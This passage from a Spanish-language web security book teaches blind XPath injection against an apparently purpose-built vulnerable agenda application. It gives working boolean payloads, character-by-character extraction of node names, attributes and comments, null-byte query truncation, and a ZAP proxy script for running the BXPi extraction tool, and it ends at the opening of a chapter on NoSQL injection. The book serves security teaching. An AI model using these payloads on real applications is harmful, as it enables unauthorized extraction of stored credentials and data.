El resultado: informaciones sensibles, procedentes de ramas del documento XML a los que la aplicación no debería acceder, que son revelados al atacante.



Imagen 6.11: Datos de otra rama.

Quedarían aún por descubrir los elementos dependientes de "otros-secretos" que, por tener una estructura distinta, son inmunes a esta técnica. Lo mismo ocurre con los datos de las cuentas de acceso. Es hora de volver a la técnica de *Blind XPath Injection*. Aquella cuyo estudio comenzó con la promesa de que podría permitir extraer el documento completo.

Pero la página de búsqueda tiene una característica que la distingue de las de inicio de sesión: no muestra al usuario los mensajes de error derivados de los problemas que pudiera encontrar. Esto obliga a introducir algunos cambios en el método de extracción de información.

El primer paso consistirá en determinar una entrada que produzca un resultado conocido. Por ejemplo: en el apartado anterior se pudo comprobar que cuando el usuario "malicioso" dejaba vacío el campo de búsqueda, el resultado contenía un elemento.

Búsqueda	
XPath creado	/agenda/apuntes/apunte[auth/@user="malicioso" and contains(datos,"")]

El atacante podría inyectar ahora una condición al final de la consulta. Como en:

Búsqueda	") and 1=1 or ("
XPath creado	/agenda/apuntes/apunte[auth/@user="malicioso" and contains(datos,"") and 1=1 or ("")]

Como puede observarse, la condición inyectada es siempre cierta (1=1) y no afecta al resultado final de la consulta: seguirá apareciendo el mismo elemento. Sin embargo, si se introduce una expresión falsa:

Búsqueda	") and 1=2 or ("
XPath creado	/agenda/apuntes/apunte[auth/@user="malicioso" and contains(datos,"") and 1=2 or ("")]

... la expresión completa será también falsa y no aparecerá ningún resultado.





Imagen 6.12: Nada.

En definitiva, el atacante puede inyectar una condición y la respuesta de la aplicación le indicará si dicha condición se cumple o no. Esto le vuelve a colocar en una posición de ventaja.

5.2 El nombre de un nodo

El atacante sabe que todo documento XML tiene una raíz. Y que ésta tiene un elemento hijo. Pero quizá desconozca el nombre de éste. Por fortuna para él, *XPath* tiene una forma de referenciarlo:

```
name(/*[1])
```

Y eso le permite determinar, para empezar, su longitud. Partiendo de un valor razonablemente alto, como 32, se podría realizar una primera comprobación:

Búsqueda	") and string-length(name(/*[1]))<32 or ("
XPath creado	/agenda/apuntes/apunte[auth/@user="malicioso" and contains(datos,"") and string-length(name(/*[1]))<32 or ("")]

La aplicación mostrará un registro, revelando que la cadena tiene menos de 32 caracteres. Con otra consulta se comprobará si tiene menos de 16:

Búsqueda	") and string-length(name(/*[1]))<16 or ("
XPath creado	/agenda/apuntes/apunte[auth/@user="malicioso" and contains(datos,"") and string-length(name(/*[1]))<16 or ("")]

De nuevo aparecerá el apunte. ¿Tendrá menos de 8?

Búsqueda	") and string-length(name(/*[1]))<8 or ("
XPath creado	/agenda/apuntes/apunte[auth/@user="malicioso" and contains(datos,"") and string-length(name(/*[1]))<8 or ("")]

Y, sí, la respuesta volverá a ser afirmativa. Menor que 8, pues. El proceso seguirá hasta determinar la longitud:

Entrada	Respuesta	Por tanto
") and string-length(name(/*[1]))<4 or ("	Listado vacío	Condición falsa. El valor estará comprendido entre 5 y 7 (ambos inclusive)
") and string-length(name(/*[1]))<6 or ("	Listado vacío	Condición falsa. El valor estará comprendido entre 6 y 7 (ambos inclusive)
") and string-length(name(/*[1]))<7 or ("	Listado de un elemento	Condición falsa. La longitud es de 6 caracteres

Para el nombre se podría ir carácter a carácter y usar el mismo enfoque, reduciendo en cada paso el número de posibles valores a la mitad. Así, para el primero se tendría:

Entrada	Respuesta	Por tanto
") and contains("abcdefghijklm", substring(name(/*[1]),1,1)) or ("	Listado de un elemento	El primer carácter pertenece al grupo indicado
") and contains("abcdefg", substring(name(/*[1]),1,1)) or ("	Listado de un elemento	El primer carácter es uno de los siguientes: a, b, c, d, e, f, g
") and contains("abcd", substring(name(/*[1]),1,1)) or ("	Listado de un elemento	El primer carácter es uno de los siguientes: a, b, c, d
") and contains("ab", substring(name(/*[1]),1,1)) or ("	Listado de un elemento	El primer carácter es uno de los siguientes: a, b
") and contains("a", substring(name(/*[1]),1,1)) or ("	Listado de un elemento	El primer carácter es: a

Por tanto... "a". Para el segundo los resultados serían:

Entrada	Respuesta	Por tanto
") and contains("abcdefghijklm", substring(name(/*[1]),2,1)) or ("	Listado de un elemento	El segundo carácter pertenece al grupo indicado
") and contains("abcdefg", substring(name(/*[1]),2,1)) or ("	Listado de un elemento	El segundo carácter es uno de los siguientes: a, b, c, d, e, f, g
") and contains("abcd", substring(name(/*[1]),2,1)) or ("	Listado vacío	El segundo carácter es uno de los siguientes: e, f, g
") and contains("ef", substring(name(/*[1]),2,1)) or ("	Listado vacío	El segundo carácter es: g

Ya se tendrían dos: "ag". El proceso seguiría hasta terminar de determinar toda la cadena. El resultado: "agenda"



5.3 Los nodos hijos

El siguiente paso consistiría en determinar los nodos hijos del elemento. Y hay que resaltar la palabra "nodo" puesto que en un documento XML, aparte de los elementos, pueden existir, otros tres tipos de cosas: instrucciones de proceso, texto y comentarios.
Para conocer el número de nodos hijos de cada tipo que tiene el elemento principal pueden utilizarse las siguientes expresiones:

Expresión	Tipo	Significado
count(/*[1]/child::node())	Numérico	Número total de nodos hijos del elemento /agenda
count(/*[1]/child::*)	Numérico	Número de elementos hijos de del elemento /agenda
count(/*[1]/child::text())	Numérico	Número de nodos de texto hijos del elemento /agenda
count(/*[1]/child::comment())	Numérico	Número de comentarios hijos del elemento /agenda
count(/*[1]/child::processing-instruction())	Numérico	Número de instrucciones de proceso hijas del elemento /agenda

Usando el método presentado en el apartado anterior, se obtendrán los siguientes valores:

Expresión	Valor	Significado
count(/*[1]/child::node())	9	Número total de nodos hijos del elemento /agenda
count(/*[1]/child::*)	4	Número de elementos hijos de del elemento /agenda
count(/*[1]/child::text())	5	Número de nodos de texto hijos del elemento /agenda
count(/*[1]/child::comment())	0	Número de comentarios hijos del elemento /agenda
count(/*[1]/child::processing-instruction())	0	Número de instrucciones de proceso hijas del elemento /agenda

Quizá sea llamativa la existencia de 5 nodos de texto, pero tiene una explicación: el motor usado por *SimpleXML* considera que entre dos elementos consecutivos siempre hay un nodo de texto, el cual puede estar vacío. Para saber cuántos de los nodos de texto anteriores están vacíos (y, por tanto, no es necesario calcular), se puede recurrir a evaluar:

Expresión	Valor	Significado
count(/*[1]/child::text()[normalize-space() = ""])	5	Número total de textos vacíos hijos del elemento /agenda

Por tanto, ninguno de los nodos de texto hijos del elemento considerado tiene texto.



5.4 El orden de los nodos hijos

Hay ocasiones en que el orden de aparición de los nodos hijos es relevante. En que se necesita saber en qué lugar se encuentra cada elemento, cada nodo de texto, cada comentario o cada instrucción de proceso.

Considérese el elemento principal del documento. Su primer nodo hijo y su primer elemento hijo se podrían obtener mediante las expresiones:

Primer nodo hijo	Primer elemento hijo
/*[1]/child::node()[1]	/*[1]/*[1]

De modo que si ambas expresiones retornaran el mismo nodo, el primer nodo sería de tipo elemento. Pero comparar nodos en *XPath 1.0* no es tan sencillo. Como se indica en la especificación:

If both objects to be compared are node-sets, then the comparison will be true if and only if there is a node in the first node-set and a node in the second node-set such that the result of performing the comparison on the string-values of the two nodes is true.
Si ambos objetos a comparar son conjuntos de nodos, entonces la comparación será cierta si y solo si existe un nodo del primer conjunto de nodos y otro nodo del segundo conjunto de nodos tales que el resultado de realizar la comparación en los valores de cadena de texto de los dos nodos es verdadera.

Se necesita comprobar que dos nodos son el mismo, no que tienen iguales valores de cadena de texto.

El operador "|", que como se vio antes sirve para realizar la unión de conjuntos de nodos, permite sortear este escollo. En este tipo de unión, los nodos comunes a ambos conjuntos aparecen una sola vez. No hay repeticiones. Supóngase que la siguiente expresión produce un valor 2:

```
count( /*[1]/*[1]   | /*[1]/child::node()[1]  )
```

Eso querría decir que los dos nodos comparados son distintos. Si fueran el mismo, el resultado debería ser 1. Se puede salir de dudas inyectando *XPath* en la aplicación vulnerable:

```
") and count( /*[1]/*[1] | /*[1]/child::node()[1] )=1 or ("
```

La respuesta será negativa. No aparecerá ningún registro. Por tanto, el primer nodo no es un elemento. Para comprobar si es un nodo de texto se podría probar:

```
") and count( /*[1]/child::text()[1] | /*[1]/child::node()[1] )=1 or ("
```

Y, efectivamente, así es: esta vez sí aparecen los mensajes. El primer nodo es de tipo texto. Para el tipo del segundo se podría probar con peticiones como:

```
- ") and count( /*[1]/*[1] | /*[1]/child::node()[2] )=1 or ("
- ") and count( /*[1]/child::text()[2] | /*[1]/child::node()[2] )=1 or ("
- ") and count(/*[1]/child::comment()[1] | /*[1]/child::node()[2] )=1 or ("
- ...
```



que tratarían de comprobar si se trata el primer elemento, del segundo nodo de texto (el primero ya se encontró en el paso anterior), el primer comentario, etc. Sólo es necesario llevar la cuenta del número de nodos de cada tipo encontrados hasta el momento e ir haciendo las preguntas oportunas para encontrar la respuesta.

5.5 Atributos

El atacante irá desvelando así la estructura del documento. Y posteriormente determinará el nombre de los nodos evaluando expresiones como

Expresión	Resultado
name(/*[1]/*[1])	usuarios
name(/*[1]/*[2])	apuntes
name(/*[1]/*[1]/*[1])	usuario

etcétera.

Llegado a este punto podrá también saber cuántos atributos tiene un elemento dado mediante fórmulas del tipo:

```
count(/*[1]/*[1]/*[1]/attribute::*)
```

Como resultado, sabrá que hay uno. Su nombre será:

```
name(/*[1]/*[1]/*[1]/attribute::*[1])
```

Y su valor vendrá dado por:

```
/*[1]/*[1]/*[1]/attribute::*[1]
```

Dos nuevas cadenas que podrá extraer siguiendo el método que, a estas alturas, ya debería ir siendo familiar. Los resultados: nombre "tipo" y valor "adm".

5.6 El contenido de un comentario

Si el atacante sigue probando con el contenido, llegará a la conclusión de que contiene un nodo de comentario cuando introduzca en el cuadro de búsqueda.

```
") and count(/*[1]/*[1]/*[1]/child::comment()) = 1 or ("
```

... Y reciba una respuesta positiva. Si deseara conocer su contenido, podría utilizar la expresión:

```
/*[1]/*[1]/*[1]/child::comment()[1]
```

O, si prefiere ahorrar tiempo y trabajo, podría serle útil eliminar los espacios sobrantes que pudiera contener:

```
normalize-space(/*[1]/*[1]/*[1]/child::comment()[1])
```



El resultado sería:

```
Los usuarios de tipo "adm" son administradores
```

… Bueno es saberlo.

5.7 Sobre las instrucciones de proceso

En los apartados anteriores se mostró como extraer la información contenida en elementos, nodos de texto y comentarios. Pero faltan aún las instrucciones de proceso.

Si se examina el documento XML utilizado en estas pruebas se apreciará que la ruta del segundo elemento de tipo "apunte" es:

```
/agenda/apuntes/apunte[2]
```

… o, si aún no se determinaron los nombres de los elementos, referenciándolos mediante sus posiciones:

```
/*[1]/*[2]/*[2]
```

… y que éste tiene como hija una instrucción de proceso:

```
<?imprimir color="rojo" ?>
```

En un ataque de *Blind XPath Injection*, y llegado el momento de analizar los nodos hijos de este elemento, la presencia de este nodo se habría detectado al determinar el valor de:

```
count(/*[1]/*[2]/*[2]/child::processing-instruction())
```

... que será igual a 1.

Como era de esperar, se detectará una instrucción de proceso, que podría ser referenciada mediante

```
/*[1]/*[2]/*[2]/child::processing-instruction()[1]
```

Las instrucciones de proceso quedan caracterizadas por su nombre de instrucción y su texto.

La siguiente tabla detalla las expresiones necesarias para obtener ambas:

Dato	Expresión	Valor obtenido
Nombre de la instrucción de proceso	name(/*[1]/*[2]/*[2]/child::processing-instruction()[1])	imprimir
Texto de la instrucción de proceso	/*[1]/*[2]/*[2]/child::processing-instruction()[1]	color="rojo" (con un espacio al final, puesto que no se ha utilizado "normalize-space()")



6. Comentarios de Xpath

Quien haya aplicado otras técnicas de inyección, como por ejemplo *SQL Injection*, posiblemente esté echando en falta algo: ninguno de los ejemplos presentados hasta este momento hace uso de comentarios. No de comentarios de XML sino de esos que impiden la evaluación de todo código que figure después de ellos. Como el típico

http://servidor/login.php?nombre=admin' --&passwd=cualquiercosa

Y lo cierto es que hay situaciones en la que es útil poder usarlos. Pero lamentablemente, *XPath 1.0* no proporciona ninguna construcción sintáctica para esta finalidad.

Aparte del hecho de que cada proveedor particular de *XPath* pueda incluir sus propias "mejoras" y ampliaciones con respecto al estándar, quizá sea también interesante estudiar sus detalles de implementación. Por ejemplo, si las librerías utilizadas se han desarrollado utilizando el lenguaje de programación C o alguna de sus variantes y derivadas... es posible que el carácter nulo (código ASCII 0) sea utilizado como un final de cadena.

Así ocurre con *SimpleXML*. Un carácter nulo hace que se ignore cuanto le sigue. Así, una petición HTTP como:

http://webserver.example.com/xml/buscar.php?buscar=Envi")]%00

... haría que la aplicación construyera una consulta *XPath* válida.


NOTA: Si el usuario introduce la secuencia "%00" en un campo del formulario, el navegador realizará la codificación en notación de URL de la misma y la convertirá en "%2500". Es por tanto necesario asegurarse de que la aplicación reciba efectivamente la secuencia correspondiente al carácter nulo. Para ello se puede utilizar un proxy que intercepte las peticiones y las modifique de forma adecuada.

Claro que con otras implementaciones de *XPath* la cosa podría variar.

7. Notas finales

A pesar de que muchas veces se diga que *XPath* y *SQL* son muy parecidos, a la hora de atacar una aplicación es importante determinar cuál es el tipo de *backend* utilizado, ya que este dato condicionará todo proceso posterior. Una forma de determinarlo consistirá en probar aquellas características que pertenecen únicamente a uno de ellos. Probar con las diferencias.

En el punto anterior ya se comentó una de ellas: el uso de comentarios. Otra podría ser la forma en que se construyen las cadenas. En SQL se utilizan comillas simples mientras que en *XPath* pueden usarse tanto simples como dobles:



```
- "Cadena con una ' comilla simple"
- 'Cadena con una " comilla doble'
```

Y si en algún caso necesitara encerrar las dos, podrá utilizar la función "*concat*", que une cuantas cadenas le sean proporcionadas. Como en:

```
concat("Cadena con una ' comilla simple y ",  ' " comilla doble')
```

Por supuesto, hay muchas más. Como algunas funciones sólo presentes en *XPath* o en *SQL*. O que *SQL* no es sensible a la diferencia entre mayúsculas y minúsculas y *XPath* sí. De modo que si con una entrada como:

```
") and 1=1 or ("
```

... la aplicación muestra resultados, mientras que no lo hace, o aparecen mensajes de error, con

```
") AND 1=1 or ("
```

... Lo más probable es que se esté utilizando *XPath*.

8. Automatizando

Las técnicas de inyección a ciegas suelen ser lentas y tediosas. Precisamente, el tipo de cosas que no suele apetecer hacer manualmente. Y, por desgracia, para *Blind XPath Injection* hay pocas herramientas que automaticen la tarea.

Una de ellas es *BXPi*, "*Blind XPath Injector*", escrita por David Ruiz Delgado, cuyo sitio web es:

https://bxpi.codeplex.com/

Cuando alguien vaya a usarla, debe tener claro desde el principio de que, más que una herramienta, tendrá en sus manos una prueba de concepto. Con muchas limitaciones y no demasiada flexibilidad. Por ejemplo: sólo trabaja con peticiones GET. Y sólo utiliza un patrón de inyección. Y los algoritmos que usa no están completamente optimizados.

Pero hace su trabajo si uno le ayuda un poquito, que no es cosa baladí. En el siguiente ejemplo, se realizará un ataque sobre la página de inicio de sesión "*login.php*" con objeto de extraer el documento XML completo. Y ahí aparece el primer inconveniente: la aplicación utiliza peticiones POST. Es necesario por tanto modificar las peticiones realizadas por *BXPi*, que serán siempre GET, antes de que lleguen a su destino. Para eso se utilizará el *proxy OWASP ZAP*, que puede ser descargado de

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

La interfaz gráfica por defecto de ZAP tiene ocultas varias pestañas. Es necesario hacerlas visibles y la forma más sencilla de hacerlo es mediante el botón que a tal efecto aparece en la barra de herramientas. O eso o hacer clic sobre el menú "Ver" y de las opciones que aparecerán, seleccionar "*Show all tabs*"






Imagen 6.13: Activando opciones.

Aparecerá en el panel de la izquierda una pestaña con el texto "*Scripts*". Al seleccionarla, en el árbol de categorías que presenta, bajo "*Scripting*" habrá un elemento llamado "*Scripts*" y dentro de éste otro denominado "*Proxy*". Si se hace clic con el botón secundario del ratón sobre este último aparecerá la opción de crear un nuevo *script*.




Imagen 6.14: Nuevo script de Proxy.

Haciendo clic sobre "*New Script...*" se abrirá un nuevo diálogo en el que se definirán las características del *script*. En él lo verdaderamente importante es que el tipo sea "*Proxy*", que indica que el *script* va a poder modificar el tráfico que pase a través de él, y que el motor de *scripts* sea el de *ECMAScript*.




Imagen 6.15: Opciones de creación.

En el panel de la derecha aparecerá un contenido inicial para el *script*, que deberá ser eliminado por completo y sustituido por el siguiente código:

```
function proxyRequest(msg) {
        var uri = msg.getRequestHeader().getURI().toString();
        var query = uri.replace(/^[^\?]*\?/, “”);
        if (uri != query) {
                print(query);
                msg.getRequestHeader().method = “POST”;
                msg.getRequestHeader().setHeader(“Content-Type”,
“application/x-www-form-urlencoded”);
                msg.setRequestBody(query);
        }

        return true
}

function proxyResponse(msg) {
        return true
}
```




Imagen 6.16: Casi listo.

Ya sólo queda activar el *script*. Se hace clic sobre él en el panel de la izquierda con el botón secundario del ratón, se selecciona “*Enable Script(s)*”...




Imagen 6.17: Activando.

Y listo. Ahora es turno de configurar el *proxy* en *Internet Explorer*. *BXPi* no tiene opciones de configuración avanzadas, pero obedece las de este navegador y ZAP escucha por defecto en el puerto 8080. Así que...




Imagen 6.18: Proxy en IE.

El siguiente paso consistirá en iniciar *BXPi* e introducir la URL vulnerable en el cuadro de texto disponible a tal efecto.




Imagen 6.19: Objetivo.

Tras hacer clic en el botón "Cargar Página", *BXPi* accederá a la misma, realizará un análisis preliminar de sus características y activará el botón "*ConImagen Params*". Al hacer clic sobre éste se abrirá una nueva ventana.




Imagen 6.20: Parámetros.

En ella, para empezar, se elegirá qué parámetros a utilizar, se les podrá asignar valores y se indicará dónde se quiere realizar la inyección. Después, se seleccionará en qué condiciones se puede realizar la inyección: con comillas simples, comillas dobles o sin comillas (para números enteros). Y, finalmente, se indicará una cadena discriminatoria que indique a *XBPi* que la inyección ha tenido éxito.

A la hora de rellenar este formulario es preciso tener en consideración la forma en que *BXPi* opera. Así, analizando las primeras peticiones que realiza a modo de comprobación se puede observar que añade al parámetro inyectable un código del tipo

```
- " or "1
- " or "0"="1
```

Que daría lugar a las siguientes consultas *XPath*:

```
-   /agenda/usuarios/usuario[cuenta="a" and passwd="a" or "1"]
-   /agenda/usuarios/usuario[cuenta="a" and passwd="a" or "0"="1"]
```

En el primer caso se inyecta una condición verdadera y el segundo una falsa. Para que esta técnica tenga éxito y la cadena "*Login OK*" aparezca sí y solo si la condición añadida por *BXPi* se cumple, es necesario que las credenciales introducidas sean incorrectas.

Una vez configurado el ataque se hará clic sobre el botón "Aceptar". Se volverá con ello a la ventana inicial de *BXPi*. Cuando se haga clic sobre el botón "*Start*", *BXPi* comenzará a realizar la tarea para la que fue creado. Y, a fuerza de realizar peticiones a la aplicación, irá extrayendo el documento XML y mostrándolo al usuario. Tardará, puesto que las técnicas de inyección a ciegas son lentas, pero al final lo obtendrá por completo. Y a veces el atacante no tendrá que esperar demasiado antes de empezar a encontrar información útil:




Imagen 6.21: Los datos.

9. Conclusiones

Algo común a todas las técnicas de inyección es que las consecuencias de la vulnerabilidad pueden quedar limitadas por las funcionalidades que presenten el lenguaje y el entorno en que se consigue insertar código. A ese respecto podría parecer que las vulnerabilidades de tipo *XPath Injection*, al tratarse éste de un lenguaje muy sencillo y con características muy básicas, no suponen un riesgo considerable.

Sin embargo, *XPath* no es tan simple como aparenta y proporciona una tremenda potencia tanto al programador como al atacante.

Otra idea generalizada sobre *XPath*, y que en algunos documentos sobre seguridad y hacking se lista entre las facilidades que este lenguaje ofrece al atacante, es que se trata de una especificación detallada y que, por tanto, lo que funciona con un motor de *XPath* también lo hará con otros. Sin embargo, no siempre es así. Por un lado, algunas implementaciones añaden nuevas características a las establecidas en la norma. Por otro, tanto los errores, como las condiciones en que se producen y o la forma en que se tratan pueden variar de un sistema a otro. Lo que en uno es un error en tiempo de ejecución, en otro puede serlo en tiempo de compilación.

Eso por no hablar de las características, funciones y funcionalidades que las versiones *2.0* y *3.0* de *XPath* añaden y que elevan a este lenguaje a un nivel superior de posibilidades. Baste con señalar que la especificación de *XPath 1.0* tiene alrededor de 30 páginas en formato A4, una extensión no demasiado distinta de la del presente capítulo aunque sin tanta imagen, mientras que *XPath 2.0* ronda las 80. Y que *XPath 3.0* se acerca a las 100. Y eso que estas dos últimas versiones dejan para otros documentos, también bastante prolijos, detalles como las funciones disponibles en el lenguaje, los modelos de datos o los aspectos semánticos.

Las cosas no suelen ser tan sencillas como parecen. Pero eso siempre debería ser buena cosa para un hacker (de los que son gente honrada, se entiende).



Capítulo VII
NoSQL Injection (Mongodb Injection)

1. Introducción

A pesar de que SQL *injection* sigue siendo un vector de ataque muy popular en aplicaciones web que cuentan con bases de datos relacionales como repositorio de la información, muchas aplicaciones y servicios optan por un sistema de almacenamiento mucho más simple como es el proporcionado por las bases de datos NoSQL.

La arquitectura NoSQL presenta una serie de ventajas que hacen que sean una alternativa a tener en cuenta frente a las tradicionales bases de datos relacionales:

- Escalabilidad: en lugar de añadir más servidores para manejar la carga de datos, una base de datos NoSQL permite distribuir la carga de datos entre diferentes *host*.
